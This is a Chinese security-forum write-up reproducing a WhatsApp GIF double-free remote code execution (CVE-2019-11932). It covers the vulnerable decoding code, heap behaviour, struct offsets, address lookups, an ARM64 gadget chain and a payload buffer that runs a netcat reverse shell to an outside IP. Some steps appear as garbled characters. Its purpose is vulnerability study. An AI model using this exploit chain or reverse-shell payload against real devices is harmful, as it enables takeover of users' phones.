

0x00 前言

影响范围：whatsapp<=

v2.19.244, 大佬带着我, 文章中大部分内容都是大佬分析的结果, 我只是作为一个端茶递水的存在。跟着[1]复现了一顿。作者写的很详细, 膜拜一波, 作者基于double-free bug 实现RCE。

0x01 exp的效果与触发过程


从原文里copy过来的，步骤如下：

```

1.■■■A■■■■■■ ■gif ■■■B■
2.■■B■■■//■■■■■■■■media file■■■■B■■■WhatsApp ■Gallery ■■■■media file ■■■■■■
3.■WhatsApp ■■■media ■info■■■■■■■■double-free ■■■exp■

```

```
hook system nc nc "touch /$path/abc"
hook gif exp hook
```



0x02 理论

Double-free 漏洞位于 libpl_droidsonroids_gif.so里的decoding.c的DDGifSlurp函数内。

当用户在WhatsApp里打开Gallery想发送图片文件的时候，WhatsApp会调用‘libel_droidsonroids_gif.so’用以生成GIF文件的预览。

一个GIF文件包含多个编码帧。为了存储这些被编码的帧，使用 rasterBits 结构体进行存储。如果所有的帧 大小一样。rasterBits 会 不再再allocation，重新使用来存储 帧。然而，rasterBits当遇到如下三个条件的时候，会 re-allocation。

```
* width * height > originalWidth * originalHeight
* width - originalWidth > 0
* height - originalHeight > 0
```

re-allocation 是 free 和 malloc 的组合。如果 re-allocation 的 size 为 0 那么就仅仅 free 掉。假设我们有一个 GIF，有 3 帧 size 分别为 '100,0,0'

```
1 ■■■ re-allocation, size(info->rasterBits )=100
2 ■■■ re-allocation, size(info->rasterBits) free
3 ■■■ re-allocation, size(info->rasterBits) ■■■free
```

触发的位置在 decoding.c里

```


int_fast32_t widthOverflow = gifFilePtr->Image.Width - info->originalWidth;
int_fast32_t heightOverflow = gifFilePtr->Image.Height - info->originalHeight;
const uint_fast32_t newRasterSize =
    gifFilePtr->Image.Width * gifFilePtr->Image.Height;
if (newRasterSize > info->rasterSize || widthOverflow > 0 ||
heightOverflow > 0) {
void *tmpRasterBits = reallocarray(info->rasterBits, newRasterSize,      <-- double-free here
                                   sizeof(GifPixelType));
if (tmpRasterBits == NULL) {
    gifFilePtr->Error = D_GIF_ERR_NOT_ENOUGH_MEM;
    break;
}
info->rasterBits = tmpRasterBits;
info->rasterSize = newRasterSize;

```

```
}
```

在Android里面，memory 的 double-free with size N 会导致两个后续的大小为N的内存分配返回相同的地址(Linux下也会有相同的情况)。此处是我写的test代码

```
#include <stdio.h>
size_t SIZE = 0x100;
size_t COUNT = 4;
void triple_free(){
    void *p;
    p = malloc(SIZE);
    printf("target == %p\n",p);
    for(int i = 0;i<COUNT;++i){
        free(p);
    }
    for(int i = 0;i<COUNT;++i){
        printf("malloc(0x%x) == %p\n", SIZE, malloc(SIZE));
    }
    printf("next malloc(0x%x) == %p\n", SIZE, malloc(SIZE));
}
int main(void){
    triple_free();
    return 0;
}
```



```
sailfish:/data/local/tmp # ./pasten
target == 0xf474f000
malloc(0x100) == 0xf474f000
malloc(0x100) == 0xf474f000
malloc(0x100) == 0xf474f000
malloc(0x100) == 0xf474f000
next malloc(0x100) == 0xf474f100
sailfish:/data/local/tmp #
```

先知社区

p 被释放了4次，在接下来的malloc里返回的地址相同。背景知识传送门《a tale of two mallocs》[3]

接着让我们开始愉快的构造exp

首先看 gif.h里的GifInfo

```
struct GifInfo {
    void (*destructor)(GifInfo *, JNIEnv *); <-- there's a function pointer here
    GifFileType *gifFilePtr;
    GifWord originalWidth, originalHeight;
    uint_fast16_t sampleSize;
    long long lastFrameRemainder;
    long long nextStartTime;
    uint_fast32_t currentIndex;
    GraphicsControlBlock *controlBlock;
    argb *backupPtr;
    long long startPos;
    unsigned char *rasterBits;
    uint_fast32_t rasterSize;
    char *comment;
    uint_fast16_t loopCount;
    uint_fast16_t currentLoop;
    RewindFunc rewindFunction; <-- there's another function pointer here
    jfloat speedFactor;
    uint32_t stride;
    jlong sourceLength;
    bool isOpaque;
    void *frameBufferDescriptor;
```

```
};
```

64-bits OS (x86-64/ARM64)

在64位里的所占字节如下所示

```
struct GifInfo
{
  0-----1-----2-----3-----4-----5-----6-----7-----8
0|          void (*destructor)(GifInfo *, JNIEnv *);
  -----
1|          GifFileType *gifFilePtr;
  -----
2|          GifWord originalWidth;
  -----
3|          GifWord originalHeight;
  -----
4|          uint_fast16_t sampleSize;
  -----
5|          long long lastFrameRemainder;
  -----
6|          long long nextStartTime;
  -----
7|          uint_fast32_t currentIndex;
  -----
8|          GraphicsControlBlock *controlBlock;
  -----
9|          argb *backupPtr;
  -----
A|          long long startPos;
  -----
B|          unsigned char *rasterBits;
  -----
C|          uint_fast32_t rasterSize;
  -----
D|          char *comment;
  -----
E|          uint_fast16_t loopCount;
  -----
F|          uint_fast16_t currentLoop;
  -----
10|         RewindFunc rewindFunction;
  -----
11|         jfloat speedFactor;          |          uint32_t stride;
  -----
12|         jlong sourceLength;
  -----
13| isOpaque; |          void *frameBufferDescriptor;
  -----
14| ...          |          (padding)
  -----
}
```

此处 (padding) 为自动补齐

可见 `Sizeof(GifOnfo) = 8* (0x14+1) =168`

构造一个有如下三帧的 gif 文件

```
Sizeof(GifOnfo)
0
0
```

当WhatsApp Gallery打开时，如上所示的 gif 会触发double-free漏洞。有趣的事 WhatsApp Gallery 会解析GIF文件两次。

‘贴上从blog里copy过来的内容

*第一次解析:

```
* Init:
  * GifInfo *info = malloc(168);
* Frame 1:
```

```

    * info->rasterBits = reallocarray(info->rasterBits, 0x8*0x15, 1);
* Frame 2:
    * info->rasterBits = reallocarray(info->rasterBits, 0x0*0xf1c, 1);
* Frame 3:
    * info->rasterBits = reallocarray(info->rasterBits, 0x0*0xf1c, 1);
* Frame 4:
    * does not matter, it is there to make this GIF file valid
*■■■■■■:
* Init:
    * GifInfo *info = malloc(168);
* Frame 1:
    * info->rasterBits = reallocarray(info->rasterBits, 0x8*0x15, 1);
* Frame 2, 3, 4:
    * does not matter
* End:
    * info->rewindFunction(info);

```

由于最终得到的是同一块内存，第一次申请时用来存储GifInfo结构体，第二次申请用来存储rasterBits，第二次申请后会用申请到的这段内存（跟存储GifInfo结构体同一块）解码操作是在decoding.c的DDGifSlurp函数中，在这个函数解码完成主体解码后会在最后调用一次info->rewindFunction(info)函数，由于info->rewindFunction已经被调

处理地址随机化与W^X机制

ASLR

地址随机化的处理，需要配合一个内存泄露漏洞。由于我在本地机器上实现。我执行了如下的命令来确定基址：

开启monitor check com.whatsapp 的 PID

| | | | | |
|--------------|------|--|-------------|------|
| com.whatsapp | 3973 | | 8624 / 8700 | 先知社区 |
|--------------|------|--|-------------|------|

```

sailfish:/ # cd /proc/3973
sailfish:/proc/3973 # cat ./maps | grep 'libc.so'
713ed55000-713ee1d000 r-xp 00000000 fd:00 441 /system/lib64/libc.so
713ee1e000-713ee24000 r--p 000c8000 fd:00 441 /system/lib64/libc.so
713ee24000-713ee26000 rw-p 000ce000 fd:00 441 /system/lib64/libc.so
sailfish:/proc/3973 # cat ./maps | grep 'libhwui.so'
713eb03000-713ebf4000 r-xp 00000000 fd:00 374 /system/lib64/libhwui.so
713ebf4000-713ebfe000 r--p 000f0000 fd:00 374 /system/lib64/libhwui.so
713ebfe000-713ebff000 rw-p 000fa000 fd:00 374 /system/lib64/libhwui.so

```

此处r-xp处就为基址啦，比如libc.so的基址为713ed55000。


W^X

W^X机制，内存页不能同时设置为可执行(x)和可写(w)，劫持完PC后，想要执行代码 作者采用的方法是 gadget + system() 执行如下命令

```
system("toybox nc 192.168.2.72 4444 | sh");
```

逆一下libpl_droidsonroids_gif.so，x0和x19指向info/ info->rasterBits





首先把 $x19+0x80$ (info->rewindFunction)替换成gadget的地址，再跳到system。
gadget执行三条指令

```
ldr x8, [x19, #0x18]
add x0, x19, #0x20
blr x8
```

第一条指令：第一条 $x8 = [x19+0x18]$ ，也就是info->originalHeight; (info基址+偏移0x18)

第二条指令：add x0, x19, #0x20, 将x0指向x19+0x20地址处，也就是info->sampleSize (info基址+偏移0x20)，arm架构下x0用于穿参，即system接收的参数，所以要将x0指向我们想让它执行的参数内容。

第三条指令 blr x8 == jump x8 == jump $[x19+0x18]$ == jump info->originalHeight == jump system地址，同时x0传参

摘取原文中的一段话，假设上述gadget的地址为AAAAAAAA，而system()函数的地址为BBBBBBBB。LZW编码之前的rasterBits缓冲区(帧1)如下所示：

```
00000000: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000010: 0000 0000 0000 0000 4242 4242 4242 4242 .....BBBBBBBB
00000020: 746f 7962 6f78 206e 6320 3139 322e 3136 toybox nc 192.16
00000030: 382e 322e 3732 2034 3434 3420 7c20 7368 8.2.72 4444 | sh
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000080: 4141 4141 4141 4141 eefff AAAAAAAA..
```

正常的Android系统中，由于每个进程都是从Zygotes生成

即使有ASLR，如果WhatsApp被终止并重启，地址AAAAAAAA和BBBBBBBB也不会更改。如果是使用，需要结合内存泄露漏洞。

0x03 exp

[4]里下载了作者构造的exp，感兴趣的可以去下载。在本机里找了libc.so里 system()的地址以及libhwui.so里gadget的地址，两种思路

第一种

```
ps | grep 'whatsapp'
cat ./map | grep 'libc.so'/'libhwui.so'
adb pull &path/libc.so / &path/libhwui.so
■■■■IDA■■■■python ■■■■
```

第二种 frida hook

```
[[Google AOSP on msm8996::com.whatsapp]-> Module.findExportByName("/system/lib64/libc.so", "system")
"0x7f3c70adf8"
[Google AOSP on msm8996::com.whatsapp]-> 
[[Google AOSP on msm8996::com.whatsapp]-> Module.findBaseAddress('libhwui.so')
"0x7f3b602000"
[Google AOSP on msm8996::com.whatsapp]-> 
```

复现效果如 前面 0x01 所示，成功的demo，作者的blog里有放.avi。

0x04 结论

无

0x05 参考

[1]<https://awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/?nsukey=JELaCEv3qnVR%2BS05Vwf1sdQRZmjrb8fIkcoF2nxPXFNsfHngtB%2FA%2BnL>
[2]<https://github.com/koral-/android-gif-drawable/tree/dev/android-gif-drawable/src/main/c>.
[3] <https://www.anquanke.com/post/id/149132>
[4]<https://github.com/awakened1712/CVE-2019-11932>

点击收藏 | 1 关注 | 1

[上一篇：同源策略那些事](#) [下一篇：qemu pwn-Blizzard...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)